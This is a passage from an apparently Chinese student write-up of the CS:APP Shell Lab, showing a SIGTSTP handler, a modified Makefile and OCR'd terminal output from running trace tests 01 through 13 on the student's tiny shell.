 *     the user types ctrl-z at the keyboard. Catch it and suspend the
 *     foreground job by sending it a SIGTSTP.
 */
void sigtstp_handler(int sig)
{
    pid_t pid;
    if (pid = fgpid(jobs)) Kill(-pid, SIGTSTP);
    return;
}
```

代码测试


`makefile`作如下更改，编译时链接`csapp.o`：


```
# Makefile for the CS:APP Shell Lab
TEAM = NOBODY
VERSION = 1
HANDINDIR = /afs/cs/academic/class/15213-f02/L5/handin
DRIVER = ./sdriver.pl
TSH = ./tsh
TSHREF = ./tshref
TSHARGS = "-p"
CC = gcc
CFLAGS = -Wall -O2
FILES = ./myspin ./mysplit ./mystop ./myint

all: tsh $(FILES)
```


```
14
15 csapp.o: csapp.c csapp.h
16   $(CC) $(CFLAGS) -c csapp.c
17
18 tsh.o: tsh.c csapp.h
19   $(CC) $(CFLAGS) -c tsh.c
20
21 tsh: tsh.o csapp.o
22   $(CC) $(CFLAGS) tsh.o csapp.o -o tsh
23
24 ##################
25 # Handin your work
26 ##################
27 # handin:
28 #   cp tsh.c $(HANDINDIR)/$(TEAM)-$(VERSION)-tsh.c
29
30
31 ##################
32 # Regression tests
33 ##################
34
35 # Run tests using the student's shell program
36 test01:
37   $(DRIVER) -t trace01.txt -s $(TSH) -a $(TSHARGS)
38 test02:
39   $(DRIVER) -t trace02.txt -s $(TSH) -a $(TSHARGS)
40 test03:
41   $(DRIVER) -t trace03.txt -s $(TSH) -a $(TSHARGS)
42 test04:
43   $(DRIVER) -t trace04.txt -s $(TSH) -a $(TSHARGS)
44 test05:
45   $(DRIVER) -t trace05.txt -s $(TSH) -a $(TSHARGS)
46 test06:
47   $(DRIVER) -t trace06.txt -s $(TSH) -a $(TSHARGS)
48 test07:
49   $(DRIVER) -t trace07.txt -s $(TSH) -a $(TSHARGS)
50 test08:
51   $(DRIVER) -t trace08.txt -s $(TSH) -a $(TSHARGS)
52 test09:
53   $(DRIVER) -t trace09.txt -s $(TSH) -a $(TSHARGS)
54 test10:
55   $(DRIVER) -t trace10.txt -s $(TSH) -a $(TSHARGS)
56 test11:
57   $(DRIVER) -t trace11.txt -s $(TSH) -a $(TSHARGS)
58 test12:
59   $(DRIVER) -t trace12.txt -s $(TSH) -a $(TSHARGS)
60 test13:
61   $(DRIVER) -t trace13.txt -s $(TSH) -a $(TSHARGS)
62 test14:
```


```
  $(DRIVER) -t trace14.txt -s $(TSH) -a $(TSHARGS)
test15:
  $(DRIVER) -t trace15.txt -s $(TSH) -a $(TSHARGS)
test16:
  $(DRIVER) -t trace16.txt -s $(TSH) -a $(TSHARGS)

# Run the tests using the reference shell program
rtest01:
  $(DRIVER) -t trace01.txt -s $(TSHREF) -a $(TSHARGS)
rtest02:
  $(DRIVER) -t trace02.txt -s $(TSHREF) -a $(TSHARGS)
rtest03:
  $(DRIVER) -t trace03.txt -s $(TSHREF) -a $(TSHARGS)
rtest04:
  $(DRIVER) -t trace04.txt -s $(TSHREF) -a $(TSHARGS)
rtest05:
  $(DRIVER) -t trace05.txt -s $(TSHREF) -a $(TSHARGS)
rtest06:
  $(DRIVER) -t trace06.txt -s $(TSHREF) -a $(TSHARGS)
rtest07:
  $(DRIVER) -t trace07.txt -s $(TSHREF) -a $(TSHARGS)
rtest08:
  $(DRIVER) -t trace08.txt -s $(TSHREF) -a $(TSHARGS)
rtest09:
  $(DRIVER) -t trace09.txt -s $(TSHREF) -a $(TSHARGS)
rtest10:
  $(DRIVER) -t trace10.txt -s $(TSHREF) -a $(TSHARGS)
rtest11:
  $(DRIVER) -t trace11.txt -s $(TSHREF) -a $(TSHARGS)
rtest12:
  $(DRIVER) -t trace12.txt -s $(TSHREF) -a $(TSHARGS)
rtest13:
  $(DRIVER) -t trace13.txt -s $(TSHREF) -a $(TSHARGS)
rtest14:
  $(DRIVER) -t trace14.txt -s $(TSHREF) -a $(TSHARGS)
rtest15:
  $(DRIVER) -t trace15.txt -s $(TSHREF) -a $(TSHARGS)
rtest16:
  $(DRIVER) -t trace16.txt -s $(TSHREF) -a $(TSHARGS)


# clean up
clean:
  rm -f $(FILES) *.o *~
```


逐一运行每个测试程序



资源管理器
问题
输出
端口
HOME [SSH: VLAB.USTC.E...
终端
BASH - SHLAB-HANDOUT
CSAPP
bomb
data
shlab-handout
csapp.c
csapp.h
csapp.o
Makefile
myint
myint.c
myspin
myspin.c
mysplit
mysplit.c
mystop
mystop.c
README
sdriver.pl
trace01.txt
trace02.txt
trace03.txt
trace04.txt
trace05.txt
trace06.txt
trace07.txt
trace08.txt
trace09.txt
大纲
时间线
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# ls
csapp.c myint mysplit README trace03.txt trace07.txt trace11.txt trace15.txt tsh.o
csapp.h myint.c mysplit.c sdriver.pl trace04.txt trace08.txt trace12.txt trace16.txt tshref
csapp.o myspin mystop trace01.txt trace05.txt trace09.txt trace13.txt tsh tshref.out
Makefile myspin.c mystop.c trace02.txt trace06.txt trace10.txt trace14.txt tsh.c
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test01
./sdriver.pl -t trace01.txt -s ./tsh -a "-p"
#
trace01.txt - Properly terminate on EOF.
#
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test02
./sdriver.pl -t trace02.txt -s ./tsh -a "-p"
#
trace02.txt - Process builtin quit command.
#
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test03
./sdriver.pl -t trace03.txt -s ./tsh -a "-p"
#
trace03.txt - Run a foreground job.
#
tsh> quit
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test04
./sdriver.pl -t trace04.txt -s ./tsh -a "-p"
#
trace04.txt - Run a background job.
#
tsh> ./myspin 1 &
[1] (1483265) ./myspin 1 &
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test05
./sdriver.pl -t trace05.txt -s ./tsh -a "-p"
#
trace05.txt - Process jobs builtin command.
#
tsh> ./myspin 2 &
[1] (1483303) ./myspin 2 &
tsh> ./myspin 3 &
[2] (1483305) ./myspin 3 &
tsh> jobs
[1] (1483303) Running ./myspin 2 &
[2] (1483305) Running ./myspin 3 &
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test06
SSH: vlab.ustc.edu.cn
行 1，列 1
空格: 2
UTF-8
LF
纯文本


资源管理器
问题
输出
端口
HOME [SSH: VLAB.USTC.E...
终端
BASH - SHLAB-HANDOUT
CSAPP
bomb
data
shlab-handout
csapp.c
csapp.h
csapp.o
Makefile
myint
myint.c
myspin
myspin.c
mysplit
mysplit.c
mystop
mystop.c
README
sdriver.pl
trace01.txt
trace02.txt
trace03.txt
trace04.txt
trace05.txt
trace06.txt
trace07.txt
trace08.txt
trace09.txt
大纲
时间线
#
tsh> ./myspin 4
Job [1] (1483348) terminated by signal 2
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test07
./sdriver.pl -t trace07.txt -s ./tsh -a "-p"
#
trace07.txt - Forward SIGINT only to foreground job.
#
tsh> ./myspin 4 &
[1] (1483390) ./myspin 4 &
tsh> ./myspin 5
Job [2] (1483392) terminated by signal 2
tsh> jobs
[1] (1483390) Running ./myspin 4 &
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test08
./sdriver.pl -t trace08.txt -s ./tsh -a "-p"
#
trace08.txt - Forward SIGTSTP only to foreground job.
#
tsh> ./myspin 4 &
[1] (1483440) ./myspin 4 &
tsh> ./myspin 5
Job [2] (1483442) stopped by signal 20
tsh> jobs
[1] (1483440) Running ./myspin 4 &
[2] (1483442) Stopped ./myspin 5
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test09
./sdriver.pl -t trace09.txt -s ./tsh -a "-p"
#
trace09.txt - Process bg builtin command
#
tsh> ./myspin 4 &
[1] (1483511) ./myspin 4 &
tsh> ./myspin 5
Job [2] (1483513) stopped by signal 20
tsh> jobs
[1] (1483511) Running ./myspin 4 &
[2] (1483513) Stopped ./myspin 5
tsh> bg %2
[2] (1483513) ./myspin 5
tsh> jobs
SSH: vlab.ustc.edu.cn
行 1，列 1
空格: 2
UTF-8
LF
纯文本


资源管理器
问题
输出
端口
HOME [SSH: VLAB.USTC.E...
终端
BASH - SHLAB-HANDOUT
CSAPP
bomb
data
shlab-handout
csapp.c
csapp.h
csapp.o
Makefile
myint
myint.c
myspin
myspin.c
mysplit
mysplit.c
mystop
mystop.c
README
sdriver.pl
trace01.txt
trace02.txt
trace03.txt
trace04.txt
trace05.txt
trace06.txt
trace07.txt
trace08.txt
trace09.txt
大纲
时间线
./sdriver.pl -t trace10.txt -s ./tsh -a "-p"
#
trace10.txt - Process fg builtin command.
#
tsh> ./myspin 4 &
[1] (1483585) ./myspin 4 &
tsh> fg %1
Job [1] (1483585) stopped by signal 20
tsh> jobs
[1] (1483585) Stopped ./myspin 4 &
tsh> fg %1
tsh> jobs
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test11
./sdriver.pl -t trace11.txt -s ./tsh -a "-p"
#
trace11.txt - Forward SIGINT to every process in foreground process group
#
tsh> ./mysplit 4
Job [1] (1483644) terminated by signal 2
tsh> /bin/ps a
PID TTY STAT TIME COMMAND
275 pts/0 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud console 115200,38400,9600 linux
276 pts/1 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud tty1 115200,38400,9600 linux
277 pts/2 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud tty2 115200,38400,9600 linux
1480268 pts/3 Ss+ 0:00 /bin/bash
1483136 pts/4 Ss 0:00 /bin/bash
1483639 pts/4 S+ 0:00 make test11
1483640 pts/4 S+ 0:00 /bin/sh -c ./sdriver.pl -t trace11.txt -s ./tsh -a "-p"
1483641 pts/4 S+ 0:00 /usr/bin/perl ./sdriver.pl -t trace11.txt -s ./tsh -a -p
1483642 pts/4 S+ 0:00 ./tsh -p
1483662 pts/4 R 0:00 /bin/ps a
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test12
./sdriver.pl -t trace12.txt -s ./tsh -a "-p"
#
trace12.txt - Forward SIGTSTP to every process in foreground process group
#
tsh> ./mysplit 4
Job [1] (1483689) stopped by signal 20
tsh> jobs
[1] (1483689) Stopped ./mysplit 4
tsh> /bin/ps a
SSH: vlab.ustc.edu.cn
行 1，列 1
空格: 2
UTF-8
LF
纯文本


资源管理器
问题
输出
端口
HOME [SSH: VLAB.USTC.E...
终端
BASH - SHLAB-HANDOUT
CSAPP
bomb
data
shlab-handout
csapp.c
csapp.h
csapp.o
Makefile
myint
myint.c
myspin
myspin.c
mysplit
mysplit.c
mystop
mystop.c
README
sdriver.pl
trace01.txt
trace02.txt
trace03.txt
trace04.txt
trace05.txt
trace06.txt
trace07.txt
trace08.txt
trace09.txt
大纲
时间线
1483708 pts/4 R 0:00 /bin/ps a
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/shlab-handout# make test13
./sdriver.pl -t trace13.txt -s ./tsh -a "-p"
#
trace13.txt - Restart every stopped process in process group
#
tsh> ./mysplit 4
Job [1] (1483747) stopped by signal 20
tsh> jobs
[1] (1483747) Stopped ./mysplit 4
tsh> /bin/ps a
PID TTY STAT TIME COMMAND
275 pts/0 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud console 115200,38400,9600 linux
276 pts/1 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud tty1 115200,38400,9600 linux
277 pts/2 Ss+ 0:00 /sbin/agetty -o -p -- \u --noclear --keep-baud tty2 115200,38400,9600 linux
1480268 pts/3 Ss+ 0:00 /bin/bash
1483136 pts/4 Ss 0:00 /bin/bash
1483742 pts/4 S+ 0:00 make test13
1483743 pts/4 S+ 0:00 /bin/sh -c ./sdriver.pl -t trace13.txt -s ./tsh -a "-p"
1483744 pts/4 S+ 0:00 /usr/bin/perl ./sdriver.pl -t trace13.txt -s ./tsh -a -p
1483745 pts/4 S+ 0:00 ./tsh -p
1483747 pts/4 T 0:00 ./mysplit 4
